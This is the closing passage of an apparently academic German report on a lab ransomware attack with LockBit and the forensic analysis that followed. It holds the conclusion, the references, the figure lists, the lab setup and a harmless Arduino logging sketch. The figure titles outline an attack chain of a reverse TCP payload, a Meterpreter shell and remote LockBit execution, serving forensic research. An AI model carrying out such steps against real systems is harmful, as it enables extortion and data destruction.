
Die Möglichkeit des Datenabflusses wurde im gewählten Szenario aufgrund der Voreinstellungen ausgeschlossen.

10.2 Mögliche zukünftige Forschungsarbeiten

Ein Beispiel für zukünftige Forschungsarbeiten dürfte Schadsoftware darstellen, die eine Angriffslösung für die in unserem Szenario nicht betroffenen Geräte mit stark limitierten Möglichkeiten wie Arduinos oder SPS-Steuerungen (als Beispiel seien hier nur Analoge zum Stuxnet-Angriff auf das iranische Atomprogramm genannt) sowie deren Verbreitung über gemischte Netzwerke darstellen.

10.3 Ausblick und Fazit

Allgemein dürften für IoT-Geräte maßgeschneiderte Schadsoftware aufgrund des Hauptzieles der meisten Täter, durch die Verschlüsselung wichtiger Daten von Privatpersonen und Unternehmen finanzielle Mittel zu erpressen, noch weitestgehend unattraktiv sein, zumal diese Täter ihre Schadsoftware häufig auf einem zugekauften Baukastensystem aufbauen und selbst nur eingeschränkte Programmierfähigkeiten verfügen.

Für Täter aus dem Bereich der Industriespionage oder staatliche Akteure könnten solche Lösungen aber durchaus bereits heute Anwendung finden.

11 Literaturverzeichnis

- [1] BKA : Bundeslagebild | Cybercrime 2022. Wiesbaden, 2023.
Link: <https://www.bka.de/SharedDocs/Downloads/DE/Publikationen/JahresberichteUndLagebilder/Cybercrime/cybercrimeBundeslagebild2022.html>
- [2] Peffers, Ken & Tuunanen, Tuure & Rothenberger, Marcus & Chatterjee, S.. (2007). A design science research methodology for information systems research. Journal of Management Information Systems. 24. 45-77.
- [3] Akinyemi, Sulaiman, Abosata: Analysis of the LockBit 3.0 and its infiltration into Advanced's infrastructure crippling NHS services, Link: <https://arxiv.org/ftp/arxiv/papers/2308/2308.05565.pdf>
- [4] BSI, Leitfadem IT-Forensik, Bonn, 2011
Link: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Leitfaden_IT-Forensik.pdf?__blob=publicationFile&v=1

12 Bilderverzeichnis

Abbildung 1: LockBit Gang Blog, Quelle: Screenshot vom LockBit Blog	6
Abbildung 2: DSR, Quelle: [2] Peffers et al., 2007, S. 58	9
Abbildung 3: Entstehung und Weiterentwicklung von LockBit, Quelle: Angepasster Screenshot GitHub Orange Security	17
Abbildung 4: MITRE ATT&CK Map, Quelle: Akinyemi et. al.....	17
Abbildung 5: Radare2 Analyse, Quelle: eigene Darstellung	18
Abbildung 6: Netzwerkschema	19
Abbildung 7: Router	20
Abbildung 8: Switch	20
Abbildung 9: Angreifer	21
Abbildung 10: Angriffsziel Laptop	22
Abbildung 11: Angriffsziel Desktop	22
Abbildung 12: Raspberry Pi Zero.....	23
Abbildung 13: Arduino Uno R3	23
Abbildung 14: Raspberry Pi 1Model B	24
Abbildung 15: Webserver und CSV-Datei.....	28
Abbildung 16: Entschlüsselungsfunktion	28
Abbildung 17: Download "reverse_tcp.exe"	30
Abbildung 18: erstellte reverse TCP Verbindung.....	32
Abbildung 19: Meterpreter Shell	33
Abbildung 20: Lockbit ferngesteuert gestartet	34
Abbildung 21: Lockbit Desktophintergrund	34
Abbildung 22: SD Card Reader mit Writeblocker.....	36
Abbildung 23: SATA Adapter mit Writeblocker	36

Abbildung 24: gescharte Images	37
Abbildung 25: X-Ways-Version	39
Abbildung 26: Netzschema Laptop	41
Abbildung 27: Angriffsdauer auf dem primär angegriffenen Laptop	41
Abbildung 28: Zeitliche Abfolge der Datenbestandsveränderung	42
Abbildung 29: Zeitliche Abfolge der Datenbestandsveränderung (Fortsetzung)	43
Abbildung 30: Zeitliche Abfolge der Datenbestandsveränderung (Fortsetzung)	44
Abbildung 31: Zeitliche Abfolge der Datenbestandsveränderung (Fortsetzung)	45
Abbildung 32: Auszug des Windows-Defender-Systemprotokolles	47
Abbildung 33: Verschlüsselte Systemdateien (auszugsweise)	48
Abbildung 34: Verschlüsselte Testdaten (auszugsweise)	49
Abbildung 35: Gelöschte Dateien	49
Abbildung 36: Ablage Kontaktbenachrichtigung	50
Abbildung 37: Inhalt der Kontaktbenachrichtigung	51
Abbildung 38: Durch LockBit erzeugtes Hintergrundbild	52
Abbildung 39: Registrierungseintrag zum Wallpaper	52
Abbildung 40: Teilweise wiederhergestellte Originaltestdaten	54
Abbildung 41: Netzschema Desktop	55
Abbildung 42: Zeitliche Abfolge der Datenbestandsveränderung	55
Abbildung 43: Nicht verschlüsselte Testdaten bei fehlender Netzwerkfreigabe	56
Abbildung 44: Verschlüsselte Testdaten auf dem Netzlaufwerk	57
Abbildung 45: Textdatei mit Kontakt- und Entschlüsselungsanleitung auf dem Netzlaufwerk	58

Abbildung 46: Ergebnis der Volltextsuche	58
Abbildung 47: Netzschema Arduino.....	60
Abbildung 48: Testdateien vor Schadsoftware-Angriff.....	60
Abbildung 49: Testdateien nach Schadsoftware-Angriff	61
Abbildung 50: Netzschema Raspberry	62
Abbildung 51: Zeitliche Abfolge der Datenbestandsveränderung.....	62
Abbildung 52: Nicht verschlüsselte Testdaten bei fehlender Netzwerkfreigabe.....	63
Abbildung 53: Verschlüsselte Testdaten auf dem Netzlaufwerk.....	64
Abbildung 54: Textdatei mit Kontakt- und Entschlüsselungsanleitung auf dem Netzlaufwerk.....	65
Abbildung 55: Volatility3 PsTree, Quelle: eigene Darstellung.....	68
Abbildung 56: Volatility3 PsList, Quelle: eigene Darstellung	68
Abbildung 57: MemProcFS Aufruf, Quelle: eigene Darstellung	69
Abbildung 58: MemProcFS pc1.raw nun als Ordnerstruktur, Quelle: eigene Darstellung	69
Abbildung 59: MemProcFS Auswertung Registry, Quelle: eigene Darstellung	70
Abbildung 60: GPUUpdate -force Befehl, Quelle: eigene Darstellung	71
Abbildung 61: Wireshark Auswertung PCAP-File, Quelle: eigene Darstellung	73
Abbildung 62: Reverse TCP Shell in PCAP-Dump, Quelle: eigene Darstellung	73

13 Tabellenverzeichnis

Tabelle 1: Checkliste zum Abarbeiten von Ransomware Angriffen in der IT-Forensik, Quelle: eigene Darstellung	77
--	----

14 Anhang, Anlagenverzeichnis und Anlagen

14.1 Hard-, und Software des Versuchsaufbaus

Angriffsrechner: Raspberry Pi:

IP Adresse: 192.168.2.102

Hardware: Raspberry PI 4B 8GB RAM

Betriebssystem: Kali GNU/Linux Rolling Ver. 2020.4

Primäres Angriffsziel: Windows Laptop

IP Adresse: 192.168.2.103

Hardware: Aquado Intel Core I7 3610QM 2,3GHz 8GB RAM

Betriebssystem: Windows 10 Pro Ver. 22H2

Sekundäres Angriffsziel: Windows Desktop Rechner

IP Adresse: 192.168.2.104

Hardware: HP Prodesk Intel Core i5-6500 3,20Ghz 24GB RAM

Betriebssystem: Windows 10Pro Ver 22H2

Sekundäres Angriffsziel, pot. IOT Gerät: Raspberry Pi

IP Adresse: 192.168.2.105

Hardware: Raspberry PI Zero Wh 512 GB

Betriebssystem: Raspberry GNU/Linux 11 (bullseye)

Sekundäres Angriffsziel, pot. IOT Gerät: Arduino

IP Adresse: 192.168.2.129

Hardware: Elegoo Arduino R3

Betriebssystem: Eigenständiges Microcontrollerprogramm, siehe 14.2

Router: Speedport W502V Typ A

IP Adresse: 192.168.2.100

Switch: TP-Link TL-SG108E

IP Adresse: 192.168.2.1

Auswerterechner:

Hardware: Aquado Intel Core I7 3610QM 2,3GHz 8GB RAM

Betriebssystem: Ubuntu 22.04.1 LTS (Jammy Jellyfish) in der Version von HPM

EWf Aquire Version: 20140807

14.2 Arduino Microcontroller Skript

Das Script des Arduino wird mittels einer speziellen Arduino GUI auf den Microcontroller überspielt und läuft dann eigenständig nach Start des Controllers in Endlosschleife. Die verwendete Programmiersprache ist C.

```
#include <SPI.h>

#include <Ethernet.h>

// Enter a MAC address and IP
address for your controller below.

// The IP address will be dependent
on your local network:

byte mac[] = {0xDE, 0xAD, 0xBE,
0xEF, 0xFE, 0xED };

IPAddress
ip(192,168,2,129);//modifying
according your own IP

// Initialize the Ethernet server library
// with the IP address and port you
want to use

// (port 80 is default for HTTP):

EthernetServer server(80);

#include <SD.h>          //SD Library
hinzufügen

int a=0; // Variable für einen
Zählvorgang

int b=0; // Variable für einen
Zählvorgang

const int chipSelect = 4; //Chip Pin für
die SD Karte(bei UNO 4, bei MEGA
53)

void setup() {

// Open serial communications and
wait for port to open:

Serial.begin(9600);

while (!Serial) {

; // wait for serial port to connect.
Needed for Leonardo only

}

// start the Ethernet connection and
the server:

Ethernet.begin(mac, ip);

server.begin();

Serial.print("server is at ");

Serial.println(Ethernet.localIP());

//SD_Card Setup

pinMode (13, OUTPUT);

if (startSDCard() == true) // Durch
```

den Rückgriff auf den Programmblock "startSDCard" wird die SD-Karte geprüft. Wenn die SD Karte gelesen werden kann dann soll die onboard-LED an Pin13 zweimal blinken

```
{  
  
  digitalWrite(13, HIGH); //an  
  
  Serial.println("13, HIGH");  
  
  delay(500);  
  
  digitalWrite(13, LOW); //aus  
  
  Serial.println("13, LOW");  
  
  delay(500);  
  
  digitalWrite(13, HIGH); //an  
  
  Serial.println("13, HIGH");  
  
  delay(500);  
  
  digitalWrite(13, LOW); //aus  
  
  Serial.println("13, LOW");  
  
  delay(500);  
  
}}
```

```
void loop() {
```

```
  IP();
```

```
  delay(2000);
```

```
  SD_Card();
```

```
}
```

```
void IP() {
```

```
  // listen for incoming clients
```

```
  EthernetClient client =  
  server.available();
```

```
  if (client) {
```

```
    Serial.println("new client");
```

```
    // an http request ends with a blank  
    line
```

```
    boolean currentLineIsBlank = true;
```

```
    while (client.connected()) {
```

```
      if (client.available()) {
```

```
        char c = client.read();
```

```
        Serial.write(c);
```

```
        // if you've gotten to the end of the  
        line (received a newline
```

```
        // character) and the line is blank, the  
        http request has ended,
```

```
        // so you can send a reply
```

```
        if (c == '\n' && currentLineIsBlank) {
```

```
// send a standard http response
header

client.println("HTTP/1.1 200 OK");

client.println("Content-Type:
text/html");

client.println("Connection: close"); //
the connection will be closed after
completion

//of the response

client.println("Refresh: 5"); // refresh
the page automatically every 5 sec

client.println();

client.println("<!DOCTYPE HTML>");

client.println("<html>");

// output the value of each analog
input pin

for (int analogChannel = 0;
analogChannel < 6;
analogChannel++) {

int sensorReading =
analogRead(analogChannel);

client.print("analog input ");

client.print(analogChannel);

client.print(" is ");

client.print(sensorReading);

client.println("<br />");
}

client.println("</html>");

break;
}

if (c == '\n') {

// you're starting a new line

currentLineIsBlank = true;

}

else if (c != '\r') {

// you've gotten a character on the
current line

currentLineIsBlank = false;

}

}

}

// give the web browser time to
receive the data

delay(1);

// close the connection:

client.stop();

Serial.println("client disconnected");
```

```

}}

boolean startSDCard() // Dieser
Programmblock wird benötigt, um zu
prüfen, ob die SD-Karte einsatzbereit
ist.

{

  Serial.println("prozedure
startSDCard");

  boolean result = false;

  pinMode(4, OUTPUT); // 4 bei
UNO, bei MEGA in 53 ändern

  if (!SD.begin(chipSelect))
//Überprüfen ob die SD Karte
gelesen werden kann

  {

    result = false;

    Serial.println("prozedure
startSDCard return false");

  }

  else // Wenn ja Datei wie im Loop
anlegen

  {

    Serial.println("prozedure
startSDCard return true_else
Zweig");

    File dataFile =
SD.open("datalog.csv",
FILE_WRITE);

    if (dataFile)

    {

      dataFile.close();

      result = true;

    }

  }

  return result;

}

void SD_Card()

{

  Serial.begin(9600);

  File dataFile =
SD.open("zaehlen.csv",
FILE_WRITE); //Excel Datei auf der
SD Karte anlegen mit dem Namen
"zaehlen"

  Serial.println("datei oeffnen");

```


a=a+1; // Unter der Variablen "a" wird jetzt der Wert a+1 gespeichert. Dadurch wird der Wert für "a" in jeden Durchgang um 1 erhöht.

b=b+2; // Unter der Variablen "b" wird jetzt der Wert b+2 gespeichert. Dadurch wird der Wert für "b" in jeden Durchgang um 2 erhöht.

dataFile.print(a); // Wert für "a" wird auf die SD-Karte gespeichert

Serial.println(" schreiben von a");

dataFile.print(";"); // Es wird ein Semikolon in die CSV-Datei gespeichert, dadurch lassen sich die Werte später als Tabelle getrennt darstellen.

Serial.println(" schreiben von ;");

dataFile.println(b); // Wert für "b" wird auf die SD-Karte gespeichert

Serial.println(" schreiben von b");

dataFile.close(); // Die Datei wird vorübergehend geschlossen.

Serial.println("datei schließen");

digitalWrite(13, HIGH);

delay(500);

digitalWrite(13, LOW);

delay(500); // Hier endet der Loop und beginnt dann wieder von vorne. Es werden im Sekundentakt die Werte für "a" und "b" in die Tabelle auf der SD-Karte gespeichert.

· }

15 Verzeichnis der Abkürzungen

ATP	Advanced Persistent Thread
DIN	Deutsches Institut für Normung
ISO	International Standards Organization
IEEE	Institute of Electronic and Electrotechnical Engineers